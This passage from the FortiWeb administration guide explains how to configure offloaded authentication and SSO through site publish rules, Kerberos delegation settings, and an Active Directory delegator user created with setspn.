


When the web application is Microsoft Exchange Outlook Web App (OWA), ensure **Integrated Windows authentication** is also enabled.

To access the **Integrated Windows authentication** setting:

1. In the Exchange Management Console, in the virtual directory you want to configure, under **Server Configuration**, select **Client Access**.
2. Select the server that hosts the OWA virtual directory, and then click the **Outlook Web App** tab.
3. In the work pane, select the virtual directory that you want to configure, and then click **Properties**.

Configure Integrated Windows authentication for OWA



See also

- Two-factor authentication
- RSA SecurID authentication
- Offloaded authentication and optional SSO configuration

Offloaded authentication and optional SSO configuration


To configure offloaded authentication with optional SSO

1. Before you configure SSO, create one of the following authentication server configurations:
   - LDAP (see Configuring LDAP queries on page 285)
   - RADIUS (see Configuring RADIUS queries on page 290)
2. To use Kerberos authentication delegation, do the following:
   - Create a Kerberos Key Distribution Centre configuration (see Configuring a Kerberos Key Distribution Center (KDC) on page 294).

     Because FortiWeb determines the KDC to use based on the realm of the web application, you do not have to specify the KDC in the site publish rule.

- If your client authentication method is **Client Certificate Authentication**, create the AD user account that FortiWeb uses to authenticate itself on behalf of clients and the corresponding keytab file configuration (see To create an Active Directory (AD) user for FortiWeb on page 318).

3. If you plan to use HTML form authentication, you can customize the HTML pages that FortiWeb presents to clients during the authentication process. See Customizing error and authentication pages (replacement messages) on page 665.
4. Go to **Application Delivery > Site Publish > Site Publish Rule**.
5. Click **Create New** and configure the settings. The settings you select determine which additional settings are displayed:



Setting name	Description
Name	Type a unique name that can be referenced in other parts of the configuration, such as `cms-publisher1`. Do not use spaces or special characters. The maximum length is 35 characters.
Request Type	Select one of the following options: • **Simple String** — Published Site contains a literal FQDN (fully qualified domain name). • **Regular Expression** — Published Site contains a regular expression designed to match multiple host names or FQDNs.

Setting name	Description
Published Site	Enter one of the following: • The literal `Host:` name, such as `sharepoint.example.com`, that the HTTP requests that match the rule contain (if Request Type is **Simple String**) • A regular expression, such as `^*\.example\.edu`, that matches all and only the host names that the rule should match (if Request Type is **Regular Expression**). The maximum length is 255 characters. **Note:** Regular expressions beginning with an exclamation point (`!`) are not supported. For information on language and regular expression matching, see Regular expression syntax on page 864.
Path	Enter the URL of the request for the web application, such as `/owa`. It must begin with a forward slash (/).
Client Authentication Method	Select one of the following options: • **HTML Form Authentication** — FortiWeb authenticates clients by presenting an HTML web page with an authentication form. • **HTML Basic Authentication** — FortiWeb authenticates clients by providing an HTTP `AUTH` code so that the browser displays its own dialog. • **Client Certificate Authentication** — FortiWeb validates the HTTP client's personal certificate using the certificate verifier specified in the associated server policy or server pool configuration. Used when Authentication Delegation is **Kerberos Constrained Delegation** or **No Delegation**. **Note:** This option requires you to select a value for Certificate Verification in the server policy or Certificate Verification in the server pool configuration.
Log Off Path Type	Select one of the following options: • **Simple String** — The optional **Published Server Log Off Path** setting is a literal URL. • **Regular Expression** — The optional **Published Server Log Off Path** setting is a regular expression designed to match multiple URLs.

Setting name	Description

Published Server Log Off Path	Optionally, enter one of the following values:
	• If **Log Off Path Type** is **Simple String**, enter the URL of the request that a client sends to log out of the application.
	• If **Log Off Path Type** is **Regular Expression**, enter a regular expression that matches the logoff URL.
	Ensure that the value is a sub-path of the **Path** value. For example, if **Path** is `/owa` , the following values are valid:
	`/owa/auth/logoff.aspx`
	`/owa/logoff.owa`
	When clients log out of the web application, FortiWeb redirects them to its authentication dialog.
	Available only when Client Authentication Method is **HTML Form Authentication**.

Authentication Cookie Timeout	Specify the length of time that passes before the cookie that the site publish rule adds expires and the client must re-authenticate. Valid values are from 0 to 3600 hours. To configure the cookie with no expiration, specify `0` (the default). The browser only deletes the cookie when the user closes all browser windows.
Authentication Validation Method	Select whether FortiWeb uses LDAP or RADIUS to authenticate clients. Available only when Client Authentication Method is **HTML Form Authentication** or **HTML Basic Authentication**.
LDAP Server **or** **RADIUS Server**	Select the name of the authentication query that FortiWeb uses to pass credentials to your authentication server. Available only when Client Authentication Method is **HTML Form Authentication** or **HTML Basic Authentication**.

Setting name	Description
RSA SecurID	Select to enable client authentication using a username and a RSA SecurID authentication code only. Users are not required to enter a password. When this option is enabled, the authentication delegation options in the site publish rule are not available. For more information, see RSA SecurID authentication on page 305. Alternatively, you can use the default two-factor authentication feature to require users to enter a username, password, and a RSA SecurID authentication code. For more information, see Two-factor authentication on page 304. Available only when Client Authentication Method is **HTML Form Authentication** and Authentication Validation Method is **RADIUS**.

Setting name	Description
Authentication Delegation	Select one of the following options: • **HTTP Basic** — FortiWeb uses HTTP `Authorization:` headers with Base64 encoding to forward the client's credentials to the web application. Typically, you select this option when the web application supports HTTP protocol-based authentication. Available only when Client Authentication Method is **HTML Form Authentication** or **HTML Basic Authentication** • **Kerberos** — After it authenticates the client via the HTTP form or HTTP basic method, FortiWeb obtains a Kerberos service ticket for the specified web application on behalf of the client. It adds the ticket to the HTTP `Authorization:` header of the client request with Base64 encoding. Available only when Client Authentication Method is **HTML Form Authentication** or **HTML Basic Authentication** • **Kerberos Constrained Authentication** — After it authenticates the client's certificate, FortiWeb obtains a Kerberos service ticket for the specified web application on behalf of the client. It adds the ticket to the HTTP `Authorization:` header of the client request with Base64 encoding. Available only when Client Authentication Method is **Client Certificate Authentication**. • **No Delegation** — FortiWeb does not send the client's credentials to the web application. Select this option when the web application has no authentication of its own or uses HTML form-based authentication. **Note:** If the web application uses HTML form-based authentication, the client is required to authenticate twice: once with FortiWeb and once with the web application's form. To work with the Kerberos options, web applications require a specific Windows authentication configuration. See Configuring Windows Authentication for Kerberos authentication delegation on page 307. Not available when RSA SecurID is selected.

Setting name	Description
Username Location in Certificate	Use one of the following options to specify how FortiWeb determines the client username: • **SAN - UPN** — Using the certificate's subjectAltName (Subject Alternative Name or SAN) and User Principal Name (UPN) values. These values that contain the username in certificates issued in a Windows environment. For example: `username@domain` • **SAN - Email** — Using the certificate's subjectAltName (Subject Alternative Name or SAN) and the email address value in the certificate's Subject information. • **Subject - Email** — Using the email address value in the certificate's Subject information. **Note:** Because the email value can be an alias rather than the real DC (domain controller) domain, the most reliable method for determining the username is **SAN - UPN**. Available only when Authentication Delegation is **Kerberos Constrained Delegation**.
Delegated HTTP Service Principal Name	Specify the Service Principal Name (SPN) for the web application that clients access using this site publish rule. A service principal name uses the following format: `<service_type >/<instance_name>:<port_number>/<service_name>` For example, for an Exchange server that belongs to the domain `dc1.com` and has the hostname `USER-U3LOJFPLH1`, the SPN is `http/USER-U3LOJFPLH1.dc1.com@DC1.COM`. For a FortiWeb site publishing configuration, a valid SPN requires the suffix @<domain> (for example, `@DC1.COM`). Available only when Authentication Delegation is **Kerberos** or **Kerberos Constrained Delegation**.
Keytab File	Select the keytab file configuration for the AD user that FortiWeb uses to obtain Kerberos service tickets for clients. To add a keytab configuration, go to **Application Delivery > Site Publish > Keytab File**. For instructions on how to generate the keytab file, see To create an Active Directory (AD) user for FortiWeb on page 318. Available only when Authentication Delegation is **Kerberos Constrained Delegation**.

Setting name	Description
Service Principal Name for Keytab File	Specify the Service Principal Name (SPN) of the AD user that is a delegator. It is the SPN that you used to generate the keytab specified by Keytab File. (See To create an Active Directory (AD) user for FortiWeb on page 318.) For example, `host/forti-delegator.dc1.com@DC1.COM`. For a FortiWeb site publishing configuration, a valid SPN requires the suffix @<domain> (for example, `@DC1.COM`). Available only when Authentication Delegation is **Kerberos Constrained Delegation**.
Default Domain Prefix Support	Select to allow users in environments that require users to log in using both a domain and username to log in with just a username. Also specify Default Domain Prefix. In some environments, the domain controller requires users to log in with the username format `domain\username`. For example, if the domain is `example.com` and the username is `user1`, the user enters `EXAMPLE\user1`. Alternatively, enable this option and enter `EXAMPLE` for Default Domain Prefix. The user enters `user1` for the username value and FortiWeb automatically adds `EXAMPLE\` to the HTTP `Authorization:` header before it forwards it to the web application. Available only when Authentication Delegation is **HTTP Basic** or **Kerberos**.
Default Domain Prefix	Enter a domain name that FortiWeb adds to the HTTP `Authorization:` header before it forwards it to the web application. Available only when Default Domain Prefix Support is enabled. When **Authentication Delegation** is **Kerberos**, ensure that the prefix you enter is the full domain name (for example, `example.com`).

Setting name	Description
SSO Support	Enable for single sign-on support. For example, the web site for this rule is `www1.example.com` and SSO Domain is `.example.com`. After FortiWeb authenticates the client for `www1.example.com`, the client can access `www2.example.com` without authenticating a second time. Site publishing SSO sessions exist on FortiWeb only; they are not synchronized to the authentication or accounting server. Therefore, SSO is not shared with non-web applications. For SSO with other protocols, see the documentation for your FortiGate or other firewall.
SSO Domain	Type the domain suffix of `Host:` names that can share this rule's authentication sessions, such as `.example.com`. Include the period (`.`) that precedes the host's name.
Alert Type	Select whether to log authentication failures, successes, or both: • **None —** Do not generate an alert email or log message. • **Failed Only —** Only authentication failures generate alert email and log messages. • **Successful Only** — Only successful authentication generates alert email or log messages. • **All —** All HTTP authentication attempts, regardless of success or failure, generate alert email, log messages, or both. Event log messages contain the user name, authentication type, success or failure, and source address (for example, `User jdoe [Site Publish] login successful from 172.0.2.5`) when an end-user successfully authenticates. A similar message is recorded if the authentication fails (for example, `User hackers [Site Publish] login failed from 172.0.2.5`).

6. Click **OK**.
7. Go to **Application Delivery > Site Publish > Site Publish Policy**.
8. Click **Create New**.
9. In **Name**, type a unique name that can be referenced in other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
10. Click **Create New** and in **Rule**, select the name of a site publishing rule.
11. Repeat the previous step for each web application that is part of the SSO domain.
12. Click **OK**.
13. Select the site publishing policy in an inline web protection profile (see Configuring a protection profile for inline topologies on page 608). The profile must be used in the policy applying your domain's virtual servers.
14. To verify the configuration, log in to one of the web applications, then log in to another web application in the same domain that should be part of the SSO domain.

See also

- Offloading HTTP authentication & authorization
- Two-factor authentication
- RSA SecurID authentication
- Using Kerberos authentication delegation


To create an Active Directory (AD) user for FortiWeb

If your site publish rule uses **Kerberos Constrained Delegation** for authentication delegation, it requires the following values:

- The SPN of an AD user that FortiWeb uses to obtain Kerberos tickets on behalf of clients.
- The keytab file that corresponds to the AD user.

1. Create an AD user.

   For example, create the user `http-delegator`.



2. To generate a Service Principal Name (SPN) for the AD user, using the SetSPN utility and a Windows command prompt, enter the following command:

   ```
   setspn -A host/<service_name>.<domain> <login_domain>\<ad_user_name>
   ```

   where


   `<service_name>` is the name of the service to register

`<domain>` is the appropriate domain

`<login_domain>` is the domain used with the logon name


`<ad_user_name>` is the AD user name

For example: `setspn -A host/forti-delegator.dc1.com DC1\http-delegator`




You cannot access the delegation settings for a user until it has an SPN.

3. In the properties for the AD user, on the Delegation tab, select **Trust this user for delegation to specified services only**, and then select **Use any authentication protocol**.




4. Click **Add**, and then click **Users or Computers** to open the Select Users or Computers dialog box.
5. For **Enter the object names to select**, enter the name of the computer where the web service resides.


   You can use the **hostname** command to retrieve the computer name.



6. Click **OK**, and then, in the Add Services dialog box, under in the list of available services, select the **http** item.



7. Click **OK**.

